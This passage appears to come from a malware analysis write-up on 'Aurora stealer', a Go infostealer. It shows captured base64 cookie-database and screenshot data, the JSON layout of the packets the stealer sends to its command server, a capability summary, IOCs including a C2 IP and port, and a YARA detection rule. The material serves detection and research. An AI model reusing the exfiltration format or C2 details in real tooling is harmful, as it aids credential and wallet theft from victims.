      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABmBgcXJRsBgRlpbmRleGlzX3RyYW5zaWVudGNvb2tpZXMHQ1JFQVRFIElOREVYIGlzX3RyYW5zaWVudCBPTiBjb29raWVzKHB
      lcnNpc3RlbnQpIHdoZXJlIHBlcnNpc3RlbnQgIT0gMUEFBhcZGwFdaW5kZXhkb21haW5jb29raWVzBkNSRUFURSBJTkRFWCBkb21haW4gT04gY29va2llcyhob3N0X2tleSmDYAMHFxsbAYcXdGFibGVjb29raWVzY29va2llcwRDUkVBVEUgVEFCTEUgY29va2llcyAoY3JlYXRpb25fdXRjIElOVEVHRVIgTk9UIE5VTEwgVU5JUVVFIFBSSU1BUlk
      gS0VZLGhvc3Rfa2V5IFRFWFQgTk9UIE5VTEwsbmFtZSBURVhUIE5PVCBOVUxMLHZhbHVlIFRFWFQgTk9UIE5VTEwscGF0aCBURVhUIE5PVCBOVUxMLGV4cGlyZXNfdXRjIElOVEVHRVIgTk9UIE5VTEwsc2VjdXJlIElOVEVHRVIgTk9UIE5VTEwsaHR0cG9ubHkgSU5URUdFUiBOT1QgTlVMTCxsYXN0X2FjY2Vzc191dGMgSU5URUdFUiBOT1QgTlV
      MTCwgaGFzX2V4cGlyZXMgSU5URUdFUiBOT1QgTlVMTCBERUZBVUxUIDEsIHBlcnNpc3RlbnQgSU5URUdFUiBOT1QgTlVMTCBERUZBVUxUIDEscHJpb3JpdHkgSU5URUdFUiBOT1QgTlVMTCBERUZBVUxUIDEsZW5jcnlwdGVkX3ZhbHVlIEJMT0IgREVGQVVMVCAnJyxmaXJzdHBhcnR5b25seSBJTlRFR0VSIE5PVCBOVUxMIERFRkFVTFQgMCktBAY
      XQRsBAGluZGV4c3FsaXRlX2F1dG9pbmRleF9jb29raWVzXzFjb29raWVzBWYBBxcVFQGBL3RhYmxlbWV0YW1ldGECQ1JFQVRFIFRBQkxFIG1ldGEoa2V5IExPTkdWQVJDSEFSIE5PVCBOVUxMIFVOSVFVRSBQUklNQVJZIEtFWSwgdmFsdWUgTE9OR1ZBUkNIQVIpJwIGFzsVAQBpbmRleHNxbGl0ZV9hdXRvaW5kZXhfbWV0YV8xbWV0YQMAAAAIAAA
      AAA0AAAADD8QAD+4P4Q/EAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
  ▼ Telegram: {
        Path: "",
        FileName: "",
        Cache: ""
    },
  ▼ Crypto: {
        Name: "",
        FileName: "",
        Type: "",
        Cache: ""
    },
  ▼ ScreenShot: {
        FileName: "",
        Cache: ""
    },
  ▼ FileGrabber: {
        Type: "",
        FileName: "",
        Cache: ""
    },
  ▼ Seed: {
        Seed: null
    },
  ▼ FTP: {
        Name: "",
        Cache: "",
        FileName: ""
    },
  ▼ Steam: {
        Cache: "",
        Path: "",
        FileName: ""
    },
  ▼ END: {
        Type: "END_PACKET_ALL_SEND",
        ENT_P: 0,
        ERROR_LIST: null
    }
}
```

the Error list include the files that the malware cannot read or access. On of the packets has a very large size, as the screenshot field has a very large Base64 encoded data

```
▼ ScreenShot: {
    FileName: "0_1280x720",
    Cache:
    "iVBORw0KGgoAAAANSUhEUgAABQAAAALQCAIAAABAH0oBAACAAElEQVR4nMz9edC1yVkfBl9Xn/Os7zL7SKMZCe1CywdaEHwCggG7MDYRwhS4HCoBZCopp+IgoIolLIY4wY7+s5O4KBcJSShDSFWAYBOjhHJAAklEQADJGi3DjDQz72zvO+/6rGe5+0qd7r627r7Ped6RCHPr0TvnOc999919dfe1/K6lp5O/8j8REfBF6Wd1YfofQABzEUT3e/fCVRN
    YGgqr1pEQADF9R7nZ7rX6a4DVA+XeVWu5P4jl+9LbdMcXfnEzmBpfdSE1n7ueBgIbB5xHmz6sek2+c/XjUe93f+4NaDUbhJiIJiSYrPqYyGMeiWfoZ2fwIFNfKM6vBUrt9Wmss5A/A4D5tfxCZ5oiew+/neyXsbqTeFmkPrSvIHIvlo/pZuBZLv33b1+3MjtXKB3IswFnGWzu/Go3THgUQBR9J107ltT64tV35XGgtDyat8uDZZLtXPMdacGab7GsKu5
    M2hVhdA3IbslrYN2uXvVQH13bVOIfTIdEJTc2S20qA8vztpo+AnIUkDnVZVNYSm5HXj22nBxL7F2h3ICJwPkVmazp82qiBztAoCCDTms18p6hzHJLn8u0NEuSV8PY5sK0vAqV7Jd5FRgKlD/RUM2NUCO/pjuviBAjbyiwnMMwbmS+CuDYIlHZhvyrzjABBn41lckvBMGyjlYUXN1TGK/2M7dDfgFk9qmDwkyNCNEMLE+gvGPdgo9IqZVgdqXhvWUvIlH
    kljuNgLBIQ5LuS0UOlzH4JZpoS0XeUiGU5QYkpO4OhzdFdelOBNStg6W/hsL1ptcOuGWM3EPesb1h5vt5C2sbpYfyXnREtTu3/OsliJVNLWVtU4nxFHGTp5PstuUbyOgKQMOKP1q9IXVDJLFZGVHWZ9Ob4HiMTKFoImWWRXqRrPS0WnmLWYk8vpwczbNqlrdYmS4Wi/FMLeSZ6q4i0AUSUTcV8grAFecpS2z14jL12OG2ZTVsGhRzE2LBAbyZ7YRwN4D
```

the screenshot:



Sample JSON file can be found here https://pastebin.com/YpTwAC94

Conclusion

Aurora stealer is a new commercial infostealer. Most of it's capabilities are typical things that can be found in most of the stealers. it can grab Browser saved password/cookies and Cryptocurrency wallets information from Desktop applications and Web based wallets. Also, it can grab a files from the victim machine and take a screenshot. The communication with C2 server is done over TCP protocol. Most of these things can be found in most of the stealer But being written in GO makes it special, even it has a plaintext strings, The reversing process is quite annoying as most of the tools cannot handle GO binaries in a right way.

IOCs:

- 29339458f4a33ee922f25d36b83f19797a15a279634e9c44ebd3816866a541cb
- 82.115.223[.]249:8081

Yara Rule

```
rule aurora_stealer{
    meta:
    malware = "Aurora stealer"
    hash =
"29339458f4a33ee922f25d36b83f19797a15a279634e9c44ebd3816866a541cb"
    reference = "https://d01a.github.io/"
    Author = "d01a"
    description = "detect Aurora stealer"

    strings:
    $is_go = "Go build" ascii

    $a1 = "C:\\Windows.old\\Users\\" ascii
    $a2 = "\\AppData\\Roaming\\" ascii
    $a3 = "wmic csproduct get uuid" ascii
    $a4 = "wmic cpu get name" ascii
    $a5 = "systeminfo" ascii
    $a6 = "coNNNECTIONGWQFGQW"  ascii

    $fun1 = "main.Grab"  ascii
    $fun2 = "main.getMasterKey"  ascii
    $fun3 = "main.SendToServer_NEW"  ascii
    $fun4 = "main.ConnectToServer"  ascii
    $fun5 = "main.xDecrypt" ascii
    $fun6 = "main.GetDisplayBounds" ascii


    condition:
    uint16(0) == 0x5a4d and ( $is_go and (4 of ($a*)) and (4 of ($fun*))
)
}
```

References